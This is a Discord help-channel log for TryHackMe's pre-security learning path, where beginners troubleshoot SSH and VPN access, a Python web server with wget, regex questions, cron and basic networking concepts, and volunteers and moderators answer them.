Quick question, I'm probably just blind: https://tryhackme.com/room/linuxfundamentalspart2 Part 2 - Accessing Your Linux Machine Using SSH (Deploy) - I already set up OpenVPN on my *nix distro running Kali and used the config file. https://tryhackme.com/access shows me an IP address; is that the one I should be using when attempting to ssh tryhackme@123.456.789.012 ?
#pre-security-legacy-path
1 messages · Page 1 of 1 (latest)
 stable edge
 small spire
stable edge
Quick question, I'm probably just blind: https://tryhackme.com/room/linuxfundame...
small spire
stable edge
Quick question, I'm probably just blind: https://tryhackme.com/room/linuxfundame...
no, the ip address on the access page is your own machine's ip
stable edge
That's what I thought; I am not seeing a specific IP to use for this tutorial, unless I am blind.
small spire
there should be a green start machine button in the top of the task
stable edge
Oh, so I am still using that, okay. I thought I had a branching option of either using that or my own Linux environ natively. My bad. I was trying to not to strain remote resources. 🙂
small spire
they don't allow you to run more than three machines at a time sadly,
so no need to worry about that
stable edge
Hrm, so when I hit the button, it prompts me to either use the AttackBox or set one up via OpenVPN, which I opted to do the latter.
Sorry, in this example, I show 10.10.100.196 at the top of the web page with AttackBox, so in my own Linux environ, I should be doing: ssh tryhackme@10.10.100.196 - correct?
small spire
the target machine info will be in "Active Machine Information" (in red)
stable edge
...I am blind. K, got it. Thank you so much. Whilst being colorblind doesn't help, being half-illiterate didn't help me either. 😄
=/ It just hangs and eventually times out. Hrm.
stable edge
I just had to use AttackBox instead and it connected instantly; good 'nough for me.
 warm epoch
stable edge
I just had to use AttackBox instead and it connected instantly; good 'nough for ...
warm epoch
stable edge
I just had to use AttackBox instead and it connected instantly; good 'nough for ...
That'll be because you weren't connected to the VPN from your own machine
It'd be silly to expose intentionally vulnerable machines to the internet, they'd get hacked immediately. That's why we have the THM VPN, it puts you on the network with the target machines so that they don't need to be exposed to the internet
stable edge
warm epoch
That'll be because you weren't connected to the VPN from your own machine
I was pretty sure I was, though. My laptop has Kali Linux installed via wsl and I was using openvpn along with the config file to establish a tunnel0 connection according to ifconfig
stable edge
I will double-check to see if I am doing something wrong.
 snow scroll
Hello, I am in the Network Services Room - Task 7 Exploiting Telnet. when I connect to telnet with the ip address and port, all i receive is that it connected. I do not get any welcome message. When I looked up walk throughs I see the message that everyone else is getting. I attempted both from Attackbox and from my own linux machine using openvpn. Does anyone have any thoughts or can help if I'm doing something wrong?
I can provide screenshots of what I see when I do it, im just not sure if thats allowed
 rain berryBOT

 TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
snow scroll
Here is what I see from the Attackbox

Below the escape character is portion there is supposed to be a message there but I dont see it
okay will try another
ughh looks like it worked in a new machine, thank you!
 lean dawn
In Linux Fundamentals Part-3, while performing Task 4 - General/Useful Utilities I started python3 HTTP Server server using command python3 -m http.server.
But in next question I am unable to download file using wget
Please somebody help me.
 tight ingot
Are you downloading on to to an attackbox terminal and not an ssh terminal?
lean dawn
I opened attackbox and connect with machine's ip using ssh
I didn't know that I need to open a new terminal window after starting the server. Issue is resolved. Thank you so much 🙂
 somber currentBOT
Gave +1 Rep to @trail flame
 runic arch
In Windows Fundamentals 1, Task 2 - Windows Editions, there is and update stating windows 11 is the current version but doesn't state that windows 2022 server is the current version for servers
rain berryBOT
TryHackMe
Here are all of the possible topics!
!docs url
Visit the help site
!docs verify
Learn how to sync your THM profile to Discord
!docs student
Learn about our student discount programme
!docs levels
View all the TryHackMe levels & point requirements
!docs room-notes
Get started with making TryHackMe room
!docs room-review
Learn about the TryHackMe room review process
!docs api
Read about the TryHackMe API
!docs koth
How to play TryHackMe's King of the Hill (KoTH)
!docs free-path
What rooms should you do? A free guide for beginners
!docs bug-bounty
Learn about TryHackMe's Bug Bounty Programme!
From TryHackMe with ❤!
 daring elk
Hi!
I am doing the network services room and got stuck in the task 7 - Exploiting Telnet
daring elk
snow scroll
Hello, I am in the Network Services Room - Task 7 Exploiting Telnet. when I conn...
I'm in a similar situation as this. But the only difference is that when I'm lucky and the legend "SKIDY'S BACKDOOR. Type .HELP to vie commands" appears. .RUN command doesn't do anything at all
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
daring elk
 daring elk
not even .EXIT does something

 soft snow
daring elk
not even .EXIT does something
soft snow
daring elk
not even .EXIT does something
2 Things, it seems you are using your public IP, which the target machine can't reach as well as you might won't share here.
Also you have not issued the -c 1 flag for the ping command, so the machine is busy with sending pings, thus it seems you can't issue any other commands.
daring elk
Thank you very much!! Today after work I'll try this
 potent wedge
 hollow token
can I learn python with tryhackme?
hollow token
can I learn python with tryhackme?
yes there are some few rooms on how to use python
but if you want more in depth programming knowledge with python you should check the #programming channel and its pins
 spare hare
!docs url
rain berryBOT
rain berryBOT
Ok @spare hare, you will now be notified of future announcements.
spare hare
thanks
rain berryBOT
TryHackMe
View all the TryHackMe levels & their point requirements
From TryHackMe with ❤!
 lyric parcel
Hi there, I was wondering if anyone can help me with the Linux FUndamentals 3 under General/Useful Utilities Task where it is asked to start the web server with python and download the given file. I have been trying for a long time but in vain. For me , the server is not starting at all. Thank you very much
 normal aspen
lyric parcel
Hi there, I was wondering if anyone can help me with the Linux FUndamentals 3 un...
normal aspen
lyric parcel
Hi there, I was wondering if anyone can help me with the Linux FUndamentals 3 un...
can u send the screenshot of the error?
 bleak shard
Which server?. on vpn/attackbox Python3 -m http.server 9000 is the common command change 9000 to what ever port you want expect for 80 and 8080
tight ingot
There is a few others you can't use on the attackbox.
 marsh veldt
!docs levels
rain berryBOT
TryHackMe
View all the TryHackMe levels & their point requirements
From TryHackMe with ❤!
 hexed wren
Hello! I'm in the same boat as Divya from a couple days ago. Linux Fund 3, Task 4. I entered the command to launch the HTTPServer and nothing happens. Am I supposed to log into another terminal to continue downloading or is there a step I am missing?

Tried it in the tryhackme account too:

Any help is appreciated.
hexed wren
For anyone else looking for help on the above task, here is the answer: Open another terminal to download the file.
Case closed. Thanks zood for your help!
 misty mulch
Hey, in the same task I can't ssh into te linux machine, is this normal ?
Oh my bad I was not connected on the vpn
 haughty peak
hexed wren
For anyone else looking for help on the above task, here is the answer: Open ano...
haughty peak
hexed wren
For anyone else looking for help on the above task, here is the answer: Open ano...
You are running http server on both of your attackbox and target machine
haughty peak
hexed wren
Setup python server in machine where you want to download files from, wget from the machine where you want your files.
 barren surge
ive almost finished the pre-security path and im wondering what i should o after (im interested in pentesting)
 granite oriole
Oh so….the AttackBox, you only get an hour per day, so is there thingy where I can download Linux and just follow along with the questions and stuff and the commands?
Or do I have to use the AttackBox or subscribe?
Cause the YouTube video also seems to have the answers as well.
granite oriole
Oh thank you.
somber currentBOT
Gave +1 Rep to @trail flame
granite oriole
That Torrent button scares me though.
I thought torrenting something was swiping it for free, don’t wanna get in trouble with my ISP.
Hey that rhymes.
granite oriole
Thank you.
somber currentBOT
Gave +1 Rep to @trail flame
 obsidian vector
Hii, i am İrem, 2nd grade student at Computer Engineering. I am into CyberSecurity and still trying to find good sources and open to advices about how to start my CyberSecurity journey As a start point, I studied Linux basics that CyberSecurity Specialists should know, my next step is learning Windows commands and I would be more than happy if you would like to join me.
 ebon talon
Finally, I've completed this path.
 static mango
I'm almost done with the path. I've found I'm not really taking on the Linux fundamentals portion. Any advise on other things to do to embed it in to memory more? Or just repeat it a bit
I have an Ubuntu terminal I've played around with a bit in the past on my pc
 last schooner
static mango
I'm almost done with the path. I've found I'm not really taking on the Linux fu...
last schooner
static mango
I'm almost done with the path. I've found I'm not really taking on the Linux fu...
Notes, walkthrough that maybe contain a video for you to understand better, works for me at least,
And also if at the end of a room you feel that you didn't quite understand it you can always reset the progress of that room and repeat it until you get it...
Practice makes perfect as they say.
potent wedge
doubt most people have used all the tools that kali linux provides
but it is a good base for it most likely have all the tools you need for the job
last schooner
I don't understand your question exactly but this channel is designed especially for the pre security pathway as it's name implies, you would have more luck with somebody answering your question in the #infosec-general channel
static mango
last schooner
Notes, walkthrough that maybe contain a video for you to understand better, work...
Yeah for sure. I guess it's less the concepts I don't understand and more remembering the syntax and specific commands. Granted I probably will only very briefly remember them until I use them a lot more/in real context as historically that's how I learn
¯\_(ツ)_/¯
I guess I should probably focus on just progressing as the concepts and what I'm actually using commands and syntax for makes perfect sense
potent wedge
static mango
Yeah for sure. I guess it's less the concepts I don't understand and more rememb...
a good tip would be to write your own personalised notes to learn too
granite oriole
Notability is great.
I took notes on the Linux fundamentals thing.
But Notability requires a yearly subscription now I think.
static mango
I had a brainlet moment not being able to get the apache logs for the task 8 of linux fundamentals 3. Turns out I just wasn't sshing into the machine from the attackbox since it's been a few days since I was on this task 😳
potent wedge
granite oriole
But Notability requires a yearly subscription now I think.
shadow recommends trilium notes
granite oriole
potent wedge
shadow recommends trilium notes
Jester says thank you for the recommendation and inspiration.
somber currentBOT
Gave +1 Rep to @potent wedge
 timber dock
Question on linux3 - crontabs
It asks for the crontab schedule but when I list the contents for the user I get only an 'reboot' entry, which is incorrect.
Am I doing something wrong? I tried sudo to get a listing for root and that security incident will be reported (again) 
ah wait I need to add a character ...
thanks @trail flame I did not need to click you spoiler 👍 ; just mentioning it was correct did the trick
The answers are super sensitive to exact entry
somber currentBOT
Gave +1 Rep to @trail flame
potent wedge
timber dock
thanks <@270909031298760705> I did not need to click you spoiler 👍 ; just menti...
not always though.... some answers to questions on rooms have answer tolerances that let you screw up by a decent bit
timber dock
potent wedge
not always though.... some answers to questions on rooms have answer tolerances ...
In this case it was totally reasonable to not accept my answer I think haha. I was thinking back to the basic introduction rooms about networking for instance, where exact text entry was needed sometimes and had me scratch my head a few times.
potent wedge
yeah
 cerulean sequoia
Hey Guys. So, I don't have any Networking+ or Security+ Experience, but I do have some programming experience (C/C++). My plan is to follow the Pre Security Path, then Jr. Penetration Test and then the Offensive Pentesting (this one would be more me haha).
Is this a good plan or should I do something in between, etc...?
Ah, and I intend to learn some Python along the way, although I love C++ haha
normal aspen
Recommend to learn all those simple terms that related to cybersecurity before jumping into the actual task
cuz u will see some new words
cerulean sequoia
Yes, I am.
And yes, googling is really a valuable skill.
Alright then, thank you both for your inputs.
And Aries - sure. The moment I see any new word I stop and go google it, making sure I know what it really means. Sometimes this takes several hours.
This happened yesterday when I read about Active Directory. It is an advanced topic, yes, but I just couldn't help it. It turned out I already had an idea about it, but not in that context haha
normal aspen
cerulean sequoia
Yes, I am.
And yes, googling is really a valuable skill.
Alright then, thank...
nice that also apply to me, curiosity is good but don't get too distracted from the target and not getting thing done
i sometimes get distracted by googling and get nothing done to my current task
cerulean sequoia
Yeah, good point. It happens to me too. Something I have to work on as well :/
 hollow fiber
I'm stuck at step 3) hack the bank. The Stuck video doesn't play. "no video supported format..."
Any suggestions?
hollow fiber
I figured it out after an hour. ugh. nothing is intuitive to me. Thanks!
hexed wren
Aloha everyone. Need help in the regex section. For this question:
Match all of the following filenames: File1, File2, file3, file4, file5, File7, file9
my answer was wrong when I submitted it: (File[127])|(file[3-59])
can someone tell me whats wrong? I put my answer in regexr.com and it worked.
tight ingot
Task 2?
tight ingot
Q4?
hexed wren
yes
tight ingot
This one is tricky.
You need to get both cases of f.
then the rest of the name and the number.
marsh veldt
@zoob can you use case-insensitivity on that task?
hexed wren
so I don't need to use 2 ranges?
tight ingot
No, just one.
hexed wren
I'm not sure how to NOT use 2 ranges if File and file need to be used
tight ingot
||[Ff]ile[1-9]||
||[fF] - for both cases.||
||ile - for the rest of file||
||[1-9] for the numbered range||
hexed wren
oh dear
I see
let me try that
I'll get back to you @tight ingot
Thank you @tight ingot I appreciate your quick response and help 
somber currentBOT
Gave +1 Rep to @tight ingot
 No problem!
marsh veldt
No problem!
marsh veldt
Hi, I just started with Pre-Security. On the Hack the bank. twice it shows Stuck? see video, but there are no videos. Please help
marsh veldt
hollow fiber
I figured it out after an hour. ugh. nothing is intuitive to me. Thanks!
@hollow fiber Hi Bro. I am stuck at the same place. Please help. Thanks
somber currentBOT
Gave +1 Rep to @hollow fiber
marsh veldt
Bro, someone else has written the same thing, there is no video on that page
@trail flame I am using Mozilla Firefox but if needed I can use Chrome
Hi, I am able to solve that Fakebank challenge. Hooray!!!
marsh veldt
@trail flame I tried Chrome and was able to watch the video. It helped. Now, I am working on the next challenge. Thanks for interacting. May I ask at what level or path you are at?
somber currentBOT
Gave +1 Rep to @trail flame
marsh veldt
Awesome! Congratulations then. Can I DM you?
marsh veldt
Now, got stuck at the question for "Practical Examples of Defensive Security". This is in Pre-Security. Anyone please help
Please help. I have tried my best to find the Flag on this page and even the site mentioned on this page. Thanks

I have opened that site and moved along the three tabs but I could not find the flag
When I tried to move on to other tabs that is the message I get

still no success
Every answer that I have supplied is wrong
This is where I am stuck. I could not find the flag

I have read the whole topic and even visited the site mentioned on this page in Green. But no flag found. Every answer is false
Yes I have done that too
It will be better if you can send image where I need to click to find the flag. please
Here it needs the answer

Otherwise, my progress will be stuck at 80%
Well done! Much thanks.
somber currentBOT
Gave +1 Rep to @trail flame
marsh veldt
Yay! Just finished this pathway 🙂 I started last night as I recall... it was a good intro, for sure! Looking forward to the next one 😄
 hard zephyr
marsh veldt
Yay! Just finished this pathway 🙂 I started last night as I recall... it was a ...
hard zephyr
marsh veldt
Yay! Just finished this pathway 🙂 I started last night as I recall... it was a ...
great, keep grinding
 lilac seal
hi
any one done or doing web application security and can answer this question
What do you need to access a web application?
I think I know the answer but this tryhackme was built using precise answer if you add one letter it won't accept
marsh veldt
@hard zephyr Thanks 🙂 I shall
somber currentBOT
Gave +1 Rep to @hard zephyr
haughty peak
lilac seal
I think I know the answer but this tryhackme was built using precise answer if y...
What is your answer?
lilac seal
internet or web browser
tight ingot
Both answers are wrong.
If you look at the number of * that will give you a hint of the size and format of the answer.
So you can rule out "Web browser"
Although, that's not too far off the answer.
tight ingot
Answer tolerance is present for THM also.
 lament aurora
how do one retrieve a ping message or one sent using DOS without browser interactio? is it possible?
warm epoch
lament aurora
how do one retrieve a ping message or one sent using DOS without browser interac...
Can you clarify what you mean? Ping isn't related to browsers or HTTP at all
lament aurora
well when one recieves a message which is not sent on the normal channel of browser interface but on the black screen it must be a Dos command line message or a cmp sent through a ping command using the command line.
warm epoch
lament aurora
well when one recieves a message which is not sent on the normal channel of brow...
No
warm epoch
lament aurora
well when one recieves a message which is not sent on the normal channel of brow...
This is incorrect, wildly so.
lament aurora
well those who are pro's can prove you wrong. i'm correct and i believe its over dedicated VPN link.
have you done CCNA?
tight ingot
Oh. My. Word.
warm epoch
lament aurora
well when one recieves a message which is not sent on the normal channel of brow...
Just the very statements you're making here are wildly inaccurate.
There's more white on black command lines than DOS.
I'm also a professional, please cut the trolling or you will be permanently banned from the discord.
lament aurora
well if you are then i believe you know hat i'm talking about. Why deny that what i'm asking is wrong.I can admitt that i'm still on the learning curve i don't know everything but i must have been scammed into openning a doorway that should have been left closed.
warm epoch
-ban @lament aurora Non stop trolling, or just plain stupidity. You were asked to stop, and you carried on spouting nonsense.
somber currentBOT
🔨 Banned TwilHe#7803 indefinitely
warm epoch
Don't do drugs, kids.
tight ingot
i'm still on the learning curve i don't know everything
Yet argued they were right 😂
potent wedge
welp that is another one
 lost matrix
Which room did they have trouble with on the learning path?
warm epoch
lost matrix
Which room did they have trouble with on the learning path?
None.
lost matrix
I'm glad to hear that.
 pine zenith
I just peeped into this channel snooping and saw some confusing material xD. Ggs mods! you were there when we needed you lmfao
 wanton iris
hi guys
timber dock
What is the name of the service that lists Systems Internals as the manufacturer?
The phrasing there really threw me off for a good 10 mins. I interpreted that as something in the tools tab like msinfo32 providing information 'such as' the manufacturer of devices. Rechecking my typing multiple times, with and without extension, pff 😂
Wow, reading the question properly is a challenge in itself...
tight ingot
What's the Q?
 soft zodiac
It's about the arp and dhcp protocol
The arp is suposed to link a address ip with a mac addres is that it ?
tight ingot
Arp request will look for the IP yes, then when someone responds, it will start to use it's MAC.
Think of it as
- Who has 192.xxx.xxx.xxx.xxx
- Computer FF:FF:FF:FF:FF "I do"
Assigns 192.xxx.xxx.xxx to FF:FF:FF:FF
soft zodiac
Ok so dhcp gives the ip address to the new material and then arp is used ?
soft zodiac
tight ingot
Think of it as
1) Who has 192.xxx.xxx.xxx.xxx
2) Computer FF:FF:FF:FF:FF "I do"...
it blocks potential spoofing ?
soft zodiac
Okay
And dhcp gives the ip and arp identifies the material in the network
is that it ?
soft zodiac
tight ingot
It can still be done.
Thanks i currently don't have the level to spoof a arp
somber currentBOT
Gave +1 Rep to @tight ingot
hexed wren
Hola everyone. Looking for help again. In the Regular Expressions module, Task 4, Question 4.
Match all of the following filenames: ab0001, bb0000, abc1000, cba0110, c0000 (don't use a metacharacter).
I tried this and it worked on the regexr . com site: [abc]|[0-1]
but that is not the answer on TryHackMe
any ideas?
normal aspen
hexed wren
I tried this and it worked on the regexr . com site: [abc]|[0-1]
there is other variant of answer that is already set in that room so u might as well try to find other solution
yours is right in general but not for the room
hexed wren
I understand that, that's why I'm here. I've tried other ways already
If you don't know the answer, then pls don't respond. You're not helping by telling me something I already know.
soft snow
hexed wren
If you don't know the answer, then pls don't respond. You're not helping by tell...
Don't be rude to other members simply because you didn't liked the answer you got.
Stick with your own Discord "About me" description 😉
 willow girder
Hello
Does anybody knows any good detailed explanation of networking basics
Yt videos I mean
hexed wren
@trail flame @soft snow I don't appreciate the passive/aggressive behavior and ultimately, I don't appreciate answers that state the obvious--that does not help whatsoever. You have to understand I'm new to this, trying my best to learn and it is very intimidating to come here to this forum and ask for help, knowing that I will most likely get a snarky, smart-alek answer for just asking for help. Clearly, that's what I got. It is not motivating or inspiring.
@normal aspen sorry if I came off rude, I just don't think stating the obvious is helpful.
warm epoch
@hexed wren Please talk a short break from the discord, everyone is a volunteer and no one owes you answers.
Giving you the correct answers for the room would be cheating which is explicitly against the rules.
lost matrix
hexed wren
I tried this and it worked on the regexr . com site: [abc]|[0-1]
Try including the variable or exact repetition as well for each pattern. 🙂
 ebon talon
 autumn portal
https://tryhackme-certificates.s3-eu-west-1.amazonaws.com/THM-H6UALO1KIX.png
autumn portal
https://tryhackme-certificates.s3-eu-west-1.amazonaws.com/THM-H6UALO1KIX.png

 halcyon fiber
Hi all,
I need some guidance please suggest me
Wanted to know how one can get into cybersecurity currently working as a desktop support engineer
Thank you will check now
 hasty salmon
linuxfundamentalspart1, task 2 says "Thanks to UNIX being open-source" - this trips me up. Is this an accident, i.e. it should read LINUX or is this just to simplify the Unix history? AFAIUI, Unix became only OSS with the introduction of BSD (or at least with the POSIX standard and if your OS implemented that standard and was OSS, you got a OSS UNIX). Am I overly pedantic here?
potent wedge
hmmmm
 modest anchor
hasty salmon
linuxfundamentalspart1, task 2 says "Thanks to UNIX being open-source" - this tr...
modest anchor
hasty salmon
linuxfundamentalspart1, task 2 says "Thanks to UNIX being open-source" - this tr...
I'd say it's likely to simplify the issue. You could probably make a room entirely on the history of all that very easily. as this is an introduction it may simplify some things a little.
 smoky fable
Is there any Module/Plan that helps with learning netstat ?
 spare kettle
Hello, I'm currently trying to get through the room in Defensive Security. I am supposed to "Inspect the alerts in your SIEM dashboard. Find the malicious IP address from the alerts, make a note of it, and then click on the alert to proceed." I find the alert with the malicious IP address (it literally goes red when you hover over it) copy it, and then move on to the next page where you are supposed to enter the IP address into a search engine to check its reputation. But when I paste the IP address it tells me that its an invalid IP address. I literally copy pasted it, though. Any idea what might be wrong?
tight ingot
Try typing it manually.
 latent quest
Im currently on Linux Fundamentals Part 2, The Attack box is working fine but the task 2 machine wont boot up?
warm epoch
latent quest
Im currently on Linux Fundamentals Part 2, The Attack box is working fine but th...
What do you mean by won't boot up?
What are you doing? What's happening? What do you expect to happen? What's not happening?
latent quest
warm epoch
What do you mean by won't boot up?
What are you doing? What's happening? What do...
Its all good I forgot to access the machine through ssh on the attackbox. ✅
 pseudo rune
hi i just started THM today, with this pathway. I read up on OpenVPN/Kali Machine and am super confused, am I supposed to have it on this early or is it for rooms? Sorry for the dumb question, and thank you in advance :)
normal aspen
pseudo rune
hi i just started THM today, with this pathway. I read up on OpenVPN/Kali Machin...
U need to connect to Openvpn everytime before u start doing any rooms in THM
pseudo rune
normal aspen
U need to connect to Openvpn everytime before u start doing any rooms in THM
Alright, so this means I don’t use it for let’s say…intro to offensive security and related practice
normal aspen
pseudo rune
Alright, so this means I don’t use it for let’s say…intro to offensive security ...
if the room requires you to deploy machine and interact with it, u have to connect to openvpn or let's say it requires u to do something with command line
pseudo rune
ah okay thank you ☺️
 ruby bobcat
Maybe just me, but having an issue in Linux Fundamentals 3.
In Task 4, it says to use Python3's HTTP Server to start a web server in the home directory of "tryhackme" user.
Then to use wget to download the flag.txt file. But I keep getting a 404. Pretty sure I'm in the right directory and using the right syntax so I'm not sure what's going on.
When I pwd in tryhackme@linux3, I'm here for the webserver:
/home
The webserver starts fine. Here's the wget syntax I'm using:
wget http://THM_IP:8000/.flag.txt
Like I said, keep getting a 404 file not found. Any ideas?
That's what I thought, but I got the same errors while in /home/tryhackme
Yeah it's there when I use that flag, but still getting a 404 file not found
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!


 plush snow
hi everyone for some reason in the Network Security path whenever ever i type in the password to the root account it keeps denying me
neverminded it did it self??? lol
marsh veldt
Hello hackers, for each room, there are some modules that are behind a paywall. Wanted to know if the community here has generally subscribed to the premium or is it okay to just navigate past them on to the next room?
tight ingot
The premium subscription Is great, its worth the money, to learn lots of new stuff, annually it's cheaper than Netflix.
warm epoch
marsh veldt
Hello hackers, for each room, there are some modules that are behind a paywall. ...
If you're going to skip content, make sure you learn the topics and skills elsewhere.
THM paths aren't enough by themselves either, you need to supplement it with research and practice
marsh veldt
Thanks so much. I'll keep that in mind.
 long otter
Hi,
in telnet enumeration i want to run a nmap to check open ports and services but i dont remember how to...
nmap ......missing info.......<ip>
i found an tried :
nmap -p- <ip>
it's just too slow
 brazen coyote
long otter
i found an tried :
nmap -p- <ip>
it's just too slow
brazen coyote
long otter
i found an tried :
nmap -p- <ip>
it's just too slow
Because -p- means you asked nmap to scan all >60000 ports, if it is necessary to do so I usually do it with -vv and go to for a cup of coffee, although I slightly remember most of the rooms here can fulfilled by scanning most common 1000 ports only with default setting
 scarlet siren
hello, i need help .. i want to know how i can do this : Log into Sophie's account with your new password and retrieve a flag from Sophie's desktop. --- it is task 4 in Active directory basics
scarlet siren

 thick moat
What step have you done already for that task? Were you able to reset sohpie's passowrd? if yes, have you RDP to the target machine?
 wanton knoll
@rain berry gg easy
 potent wedge
 sudden lynx
choose
sudden lynx
choose
well start with doing some of the pre-security path and then you can continue down the paths in this order:
#pre-security-legacy-path
#974406074444685322
#junior-pentester-path
#pentest-plus-path
#web-fundamentals-path
#offensive-pentesting-path
#red-teaming-path
#791764435991658556
though some of the rooms on the paths are subscriber only but if you can afford a netflix subscription you can certainly afford a tryhackme subscription... also bonus points being you will learn a lot about computers with tryhackme.... and how to protect your computer
 cunning bluff
Hi, could someone give me a hint for the cron section of linux fundamentals 3?
ive opened crontab and Im not seing any dates or times given, but I am seeing @ reboot and a script
Im not sure what to do next?
actually nevermind i solved it
potent wedge
cunning bluff
Hi, could someone give me a hint for the cron section of linux fundamentals 3?
...
so the time that cron job runs is @reboot
 thin river
Anyone having trouble getting the deployable machine to work during the linux fundmentals?
thin river
I’m on linux fundemntals part 2 and task 2 i’m am told to click on the green button that says “start machine” I wait awhile nothing comes up but I see the active machine information section pop up
soft snow
thin river
I’m on linux fundemntals part 2 and task 2 i’m am told to click on the green but...
Ye, it's supposed to be like that.
Linux fundamentals 2 is not going to open within splitview, you have to ssh into the target machine
 cloud niche
Hi all, I need a little help, is anyone available to help me figure this out?
 glad bison
what is your question 5n 🙂
you're more likely to get responses if you describe your problem / question directly
@cloud niche
cloud niche
@glad bison I'm having an issue with the Linux fundamentals part 3 room, on task4 when I initiate the python server nothing happens and the command prompt just hangs, I'm really confused
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
cloud niche
@glad bison that's done now, how to I send the screenshot? Via dm?
cloud niche
Oh ok give me a second to get this sorted out and thanks for helping.
glad bison
sure, tyt
potent wedge
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
guess this is what you are seeing??? if it is that means you should open another terminal window to run the wget command in
it has not hanged it is running the web server
to kill the web server you either close that terminal window( which will give a popup about it being run asking to be closed) or hit ctrl + C
cloud niche
that is exactly the issue, can you tell I'm a complete noob when it comes to Linux? thank you @potent wedge and @glad bison it's so amazing to know people like you two are around to help when I need it.
somber currentBOT
Gave +1 Rep to @potent wedge
glad bison
super 🙂 and don't worry about being a 'noob'. Everyone starts from zero!
cloud niche
👍
marsh veldt
in the linux fundementals it doesnt say where we're supposed to start

nvm i just looked at the video
potent wedge
glad bison
super 🙂 and don't worry about being a 'noob'. Everyone starts from zero!
late thanks to you too dolphin to get you a nice feel good internet point
somber currentBOT
Gave +1 Rep to @glad bison
marsh veldt
@vague horizon Hello, I updated my name on the website because I misspelled it so could you update my Pre-security certificate, please?
tight ingot
marsh veldt
<@243160021674754048> Hello, I updated my name on the website because I misspell...
It's not a good idea to ping staff.
They can't fix this either, once a cert has been generated, it can't be sorted, you could use MS paint,
marsh veldt
tight ingot
It's not a good idea to ping staff.
They can't fix this either, once a cert has...
Sorry, I tired to find a way to contact them but I couldn't
marsh veldt
tight ingot
It's not a good idea to ping staff.
They can't fix this either, once a cert has...
but by this way the Cert will be faked if I used MS paint!
tight ingot
marsh veldt
but by this way the Cert will be faked if I used MS paint!
It's OK, it's not a professional cert.
marsh veldt
what about other cert?, will the name be changed ?
tight ingot
If you change it before, yes.
marsh veldt
tight ingot
If you change it before, yes.
alright thanks
somber currentBOT
Gave +1 Rep to @tight ingot
 warm field
Hey shadow, yesterday you said these learning paths are not updated and you got other paths, where are they?
warm epoch
warm field
Hey shadow, yesterday you said these learning paths are not updated and you got ...
It's only the Complete Beginner path that's deprecated
potent wedge
warm field
Hey shadow, yesterday you said these learning paths are not updated and you got ...
oh that is only the #878393611929129000 that is outdated and marked for removal previously but the removal has been delayed
warm field
oh, so the pre security is alright?
potent wedge
yuups
warm field
ok ty
potent wedge
no problem
 quick glade
potent wedge
```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http:/...
quick glade
potent wedge
```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http:/...
Hello everyone!
So, for some reason, I'm kinda stuck here.
I can't seem to find the file!
potent wedge
quick glade
Hello everyone!
So, for some reason, I'm kinda stuck here.
I can't seem to find ...
if files on linux start with a dot they are marked as hidden
you can see them with ls -lah
quick glade
Ohh not that yet.
When I try the wget command, i see the error message "404 file not found"
potent wedge
could you show your entire wget command????
quick glade
potent wedge
could shadow get a screenshot of both terminal windows... the one you are running python webserver on and the wget one
potent wedge
yeah send it here
quick glade

 potent wedge
quick glade
potent wedge
quick glade
the error is because the file is not in the /tmp folder
quick glade
potent wedge
the error is because the file is not in the `/tmp` folder
Okay, I'd switch back, and see if it works.
Thank you.
somber currentBOT
Gave +1 Rep to @potent wedge
potent wedge
yeah start it in tryhackme home dir.... the shortcut to cd there would be cd
or cd /home/tryhackme
quick glade
It worked!
Thanks once again.
The screenshots showed the tmp directory, so i thought i was to use that lol.
potent wedge
yeah generally the tmp directory is more useful for the reverse situation where you are uploading files/exploits
quick glade
That makes sense.
 cold epoch
Hi guys
In this example, the attacker can control the server's subdomain to which the request is made. Take note of the payload ending in &x= being used to stop the remaining path from being appended to the end of the attacker's URL and instead turns it into a parameter (?x=) on the query string
why does &x= omit the rest of the url
Its from the SSRF room
 cursive bone
I got RickedRolled. 😂 nice tryhackme. nice. classic. 😂 😂
 lofty imp
hello guys
anyone finding it kinda complex to understand windows
and thinks that linux is easier or its just me !!
potent wedge
lofty imp
anyone finding it kinda complex to understand windows
and thinks that linux is ...
after having use linux as a daily driver for over 5 years yeah....
linux is easy peasy compared to the mental loops of windows
 raven iris
Hey , could anyone direct me to a security + practice test thats free ??
 tranquil pewter
Hey guys, I've recently started on this path. However, I've read a lot of messages here that suggest that tryhackme on its own is not enough to get into cyber security. I'm trying to do go through the paths while working full time as a software engineer, if I don't have enough time to do any more learning beyond this, is going through the paths alone a waste of time if I'm unlikely to find a job in the field?
normal aspen
tranquil pewter
Hey guys, I've recently started on this path. However, I've read a lot of messag...
if u are already in the IT field, I don't think switching into security is not too hard, but I want to say there is no such thing as one thing fits all. Tryhackme is like an entry for security and even if u do most of the rooms in Tryhackme and don't do any other research by your own, you can't progress further. Also there are many more platform and resource to study from and most of them are free as well. Googling and self research are the best thing u could do to progress.
tranquil pewter
normal aspen
if u are already in the IT field, I don't think switching into security is not t...
Thank you @normal aspen, researching and googling I can understand as that is also part of being a software engineer. So seeing as tryhackme is entry level, its worth going through the paths and then finding other resources to advanced security knowledge. Appreciate you clarifying it 👍🏾
somber currentBOT
Gave +1 Rep to @normal aspen
 true pike
Hello everyone i am beginner and i started this path way so if anyone would like to mentor and help it would be great!
 slim oak
Hello, have fun digging into the topic 🙂 If you encounter a problem, try to understand and solve it. If you can't, just ask 🙂
true pike
@slim oak thanks
somber currentBOT
Gave +1 Rep to @slim oak
 white lantern
Hi, i'm learning about packets and frames. My current understanding of it is as follows:
I have some information (data) i want to send to someone so i write it down on a piece of paper (the frame), but i don't send the piece of paper itself through the mail, I put the paper in an envelope (packet) that has the address of the receiver (IP address) on it and then i send that through the mail.
Did i understand the differences between packets and frames correctly?
 crude salmon
...
white lantern
i dont know what you mean by "local office", but your analogy seems to be the same as mine just shifted over - instead of considering the letters themselves to be the data you consider the whole page to be the data instead
eh, potato - potato
judging by the order of events - frame first and then packet, i think its safe to say i understood it correctly
thx for confirmation
crude salmon
Sorry, let me re write it. The frame is always used first.
If the Data is being sent over the internet it will need to know how to get from your network card in the computer, to the router, this initial addressing information is called Frame and only includes information on how to get to your router.
